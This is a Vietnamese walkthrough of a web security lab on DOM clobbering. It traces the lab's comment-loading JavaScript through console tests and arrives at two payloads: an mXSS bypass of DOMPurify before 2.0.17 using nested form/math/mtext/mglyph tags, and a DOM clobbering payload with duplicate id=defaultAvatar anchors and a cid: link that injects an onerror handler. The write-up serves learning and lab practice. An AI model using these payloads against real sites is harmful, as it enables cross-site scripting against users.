
Exploiting DOM clobbering to enable XSS

I. Information Gathering.

- Thông qua giới thiệu và tên bài lab thì điều đâu tiên chắc chắn ta cần làm là xem mã nguồn của trang web.



- Sau khi tìm kiếm thì khá chắc là vị trí có thể khai thác nằm ở phần comment (đầu vào) và hàm “loadComments” được lấy từ 1 trang chứa script (phần chìm).

```
<span id='user-comments'>
<script src='/resources/js/domPurify-2.0.15.js'></script>
<script src='/resources/js/loadCommentsWithDomClobbering.js'></script>
<script>loadComments('/post/comment')</script>
</span>
<hr>
<section class="add-comment">
    <h2>Leave a comment</h2>
    <form action="/post/comment" method="POST" enctype="application/x-www-form-urlencoded">
        <input required type="hidden" name="csrf" value="BccVp7YErTt6It8K2nGEGglGKbWWoc98">
        <input required type="hidden" name="postId" value="7">
        <label>Comment:</label>
        <div>HTML is allowed</div>
        <textarea required rows="12" cols="300" name="comment"></textarea>
                <label>Name:</label>
                <input required type="text" name="name">
                <label>Email:</label>
                <input required type="email" name="email">
                <label>Website:</label>
                <input pattern="(http:|https:).+" type="text" name="website">
        <button class="button" type="submit">Post Comment</button>
    </form>
</section>
```

```
function loadComments(postCommentPath) {
    let xhr = new XMLHttpRequest();
    xhr.onreadystatechange = function() {
        if (this.readyState == 4 && this.status == 200) {
            let comments = JSON.parse(this.responseText);
            displayComments(comments);
        }
    };
    xhr.open("GET", postCommentPath + window.location.search);
    xhr.send();

    function escapeHTML(data) {
        return data.replace(/[<>'"]/g, function(c){
            return '&#' + c.charCodeAt(0) + ';';
        })
    }

    function displayComments(comments) {
        let userComments = document.getElementById("user-comments");

        for (let i = 0; i < comments.length; ++i)
        {
            comment = comments[i];
            let commentSection = document.createElement("section");
            commentSection.setAttribute("class", "comment");

            let firstPElement = document.createElement("p");

            let defaultAvatar = window.defaultAvatar || {avatar: '/resources/images/avatarDefault.svg'}
            let avatarImgHTML = '<img class="avatar" src="' + (comment.avatar ? escapeHTML(comment.avatar) : defaultAvatar.avatar) + '">';

            let divImgContainer = document.createElement("div");
            divImgContainer.innerHTML = avatarImgHTML

            if (comment.author) {
                if (comment.website) {
                    let websiteElement = document.createElement("a");
                    websiteElement.setAttribute("id", "author");
                    websiteElement.setAttribute("href", comment.website);
                    firstPElement.appendChild(websiteElement)
                }
```

- Ta biết được là ta có thể chèn các tag HTML vì được cho phép, tuy nhiên thì ta để ý thì nội dung trong đó cũng chịu tác động bởi hàm “sanitize” từ framework DOMPurify, tức là ta khó có thể khai thác XSS, tuy nhiên thì các thuộc tính như id hay name vẫn không hề bị ảnh hưởng.

```
if (comment.body) {
    let commentBodyPElement = document.createElement("p");
    commentBodyPElement.innerHTML = DOMPurify.sanitize(comment.body);

    commentSection.appendChild(commentBodyPElement);
}
commentSection.appendChild(document.createElement("p"));
```

- Nên điều tiếp theo ta cần làm là tìm dòng code mà có gán giá trị của 1 biến thông qua giá trị có liên quan đến đầu vào, và có vẻ nó nằm ở trong hàm “displayComments”.

```
let defaultAvatar = window.defaultAvatar || {avatar: '/resources/images/avatarDefault.svg'}
let avatarImgHTML = '<img class="avatar" src="' + (comment.avatar ? escapeHTML(comment.avatar) : defaultAvatar.avatar) + '">';

let divImgContainer = document.createElement("div");
divImgContainer.innerHTML = avatarImgHTML
```

- Tức là đoạn code này sẽ tìm 1 tag có id là “defaultAvatar” và gán nó vào biến, nếu không thì gán biến với vật thể được hardcode. Sau đó nó sẽ lấy thuộc tính “avatar” của biến và gán vào đường link rồi đưa nó ra trang, tức là bằng cách nào đó, ta có thể tự gán giá trị cho thuộc tính “src” của tag “img”

- Ta thử nghiệm 1 chút, tạo 1 file html có nội dung như sau:

```
<a id=defaultAvatar>test</a>
```

- Ta thử chạy đoạn code trên console.

```
> let comment = {"avatar": ""};
< undefined
>             let defaultAvatar = window.defaultAvatar || {avatar: '/resources/images/avatarDefault.svg'}
              let avatarImgHTML = '<img class="avatar" src="' + (comment.avatar ? escapeHTML(comment.avatar) : defaultAvatar.avatar) + '">';
< undefined
> avatarImgHTML
< '<img class="avatar" src="undefined">'
> defaultAvatar
<   <a id="defaultAvatar">test</a>
```

- Vậy đúng là ta có thể lấy tag trong cửa sổ trong thông qua “window.defaultAvatar”, tuy nhiên thì ta vẫn chưa thể ép được giá trị và thuộc tính “src”.

- Sau khi tra cứ thì ta biết được là bằng cách ép 2 tag có cùng id thì việc window lấy phần tử có id đó thì nó sẽ gộp lại thành 1 DOM collection và từ đó gây ra hành động không thể lường trước được.

```
<div id="defaultAvatar">
  <input id="defaultAvatar" name="avatar" value="x">
</div>
```

```
> let comment = {"avatar": ""};
< undefined
>           let defaultAvatar = window.defaultAvatar || {avatar: '/resources/images/avatarDefault.svg'}
            let avatarImgHTML = '<img class="avatar" src="' + (comment.avatar ? escapeHTML(comment.avatar) : defaultAvatar.avatar) + '">';
< undefined
> avatarImgHTML
< '<img class="avatar" src="[object HTMLInputElement]">'
> defaultAvatar
< ▸ HTMLCollection(2) [div#defaultAvatar, input#defaultAvatar, defaultAvatar: div#defaultAvatar, avatar: input#defaultAvatar]
> defaultAvatar.avatar
<   <input id="defaultAvatar" name="avatar" value="x">
>
```

- Ta thử 1 hồi và phát hiện được nếu ta để 2 tag a liên tiếp nhau thì nó lại cho phép ta tiêm vào thuộc tính “src”.


```
<a id="defaultAvatar">test</a>
<a id="defaultAvatar" name="avatar" href="123">test</a>
```

```
Navigated to file:///C:/tmp/htmltest.html
> let comment = {"avatar": ""};
< undefined
>           let defaultAvatar = window.defaultAvatar || {avatar: '/resources/images/avatarDefault.svg'}
            let avatarImgHTML = '<img class="avatar" src="' + (comment.avatar ? escapeHTML(comment.avatar) : defaultAvatar.avatar) + '">';
< undefined
> avatarImgHTML
< '<img class="avatar" src="file:///C:/tmp/123">'
> defaultAvatar
< ▸ HTMLCollection(2) [a#defaultAvatar, a#defaultAvatar, defaultAvatar: a#defaultAvatar, avatar: a#defaultAvatar]
```

II. Exploitation.

- Sau khi thu thập được từng ấy thông tin thì ta thử lên chức năng comment của trang, và thành công trong việc tiêm vào thuộc tính src (đăng 2 comment liên tiếp, comment sau có thể là bất cứ nội dung gì).


```
<!-- comment đầu được gửi đi -->
<a id="defaultAvatar">test</a>
<a href="123" name="avatar"  id="defaultAvatar">test</a>
```



- Tuy nhên sau khi thử nhiều lần, không cách nào ta có thể chèn được thêm bất cứ thuộc tính nào cả, vì vậy ta cần 1 hướng đi mới.

II. Second Information Gathering and Exploitation.

- Ta để ý rằng là trang web sử dụng DOMPurify phiên bản 2.0.15, vì vậy ta sẽ thử tra mạng để tìm kiếm lỗ hổng trong framework này, và ta gặp được bài viết tại đây, nói về cách bypass DOMPurify < 2.0.17.



- Cũng được viết từ khá lâu rồi, nhưng về cơn bản là ta áp dụng mXSS (Lợi dụng cách mà trình duyệt tự sửa các phần tử html bị hỏng hay thiếu để khai thác),

- Nếu đọc qua thì kể cả bạn chưa biết mXSS cũng sẽ hiểu là không cái gì đảm bảo giữ nguyên cây DOM nguyên bản như đầu vào mà hoàn toàn dựa vào các trình duyệt của bạn đang hoạt động.

- Ta bắt đầu từ payload này.

```
<math>
  <mtext>
```

```
<table>
<mglyph>
```

- Trình duyệt dịch ra cây DOM, DOMPurify sẽ coi đây là 1 cây hợp lệ nhưng vấn đề ở chỗ khi đến tay trình duyệt dịch lần 2 thì phần tử table sẽ biết thành 1 thẻ bình thường do mtext là điểm đổi namespace, hiểu đơn giản là bất cứ tag nào tồn tại bên trong mtext là 1 thẻ html bình thường trừ những thể có liên quan đến MathML namespace

- Cái thứ 2 là đoạn code sau:

```
<form id=form1>
INSIDE_FORM1
<form id=form2>
INSIDE_FORM2
```

- Theo như doc nên rõ ràng là không thể tồn tại 1 thẻ form làm con của 1 thẻ form khác nêu thằng form2 sẽ bị loại bỏ nhưng phần text INSIDE_FROM2 thì không.

- Tương tự ta xét đến trường hợp này

```
<form id="outer"><div></form><form id="inner"><input>
```

-Mặc dù trông có vẻ là 2 form tách rời nhau nên sẽ không có gì xảy ra cả, nhưng ta nên hiểu là thực chất cách chúng kiểm tra tính cha con giữa các form là thông qua 1 con trỏ và vì thế nên thông qua DOMPurify, không có gì xảy ra như khi ép vào trình duyệt thì form thứ hai bị cắt do div là con của form outer, form inner là con của div và tất nhiên, bất cứ cái gì ở trong form inner cũng sẽ được giữ lại

- Giờ ta xét đến payload cuối cùng.

```
<form><math><mtext></form><form><mglyph><style></math><img src on
error=alert(1)>
```

- Đầu tiên, trình duyệt sẽ dịch nó như sau:

```
<form>
  <math>
    <mtext>
      <form>
        <mglyph>
          <style></style>
        </mglyph>
      </form>
    </mtext>
  </math>
  <img src onerror="alert(1)">
</form>
```

- Tiếp theo thì nó DOMPurify lọc nó nhưng không có gì đáng ngờ cả nên trình duyệt dịch nó lần 2 nhưng sẽ không có gì thay đổi cả.

- Và cuối cùng, vì thẻ img nằm bên ngoài và vẫn dữ nguyên chức năng onerror nên hàm alert chạy, vậy nên ta chỉ cần gửi comment với nội dung chứa payload cuối cùng là giải được bài.

- Nhưng đây là bypass 1 framework chứ không phải DOM clobbering, vậy hẳn là phải còn cách nào khác đúng không?

- Sau khi tìm đọc 1 số writeup khác liên quan thì ta biết được DOMPurify ở bản này sẽ không lọc giao thức cid (Content Interactive Delivery, dùng để tao đổi doc và metadata) nên về bản chất, nó coi đường link trong thẻ a là đường link an toàn nếu dùng gia thức này.

- Và để ý đoạn code ban đầu, nếu ta điền trực tiếp dấu " thì nó sẽ bị lọc luôn, nhưng nếu ta điền dạng entity của nó (") cùng với đường link gắn với giao thức thì sẽ không bị lọc vì nó coi dấu " là 1 phần của đường link, do đó nên ta hoàn toàn có thể khai thác lỗ hổng này với payload sau:

```
<a id=defaultAvatar>
<a id=defaultAvatar name=avatar href="cid:&amp;quot;onerror=alert(1)//">
```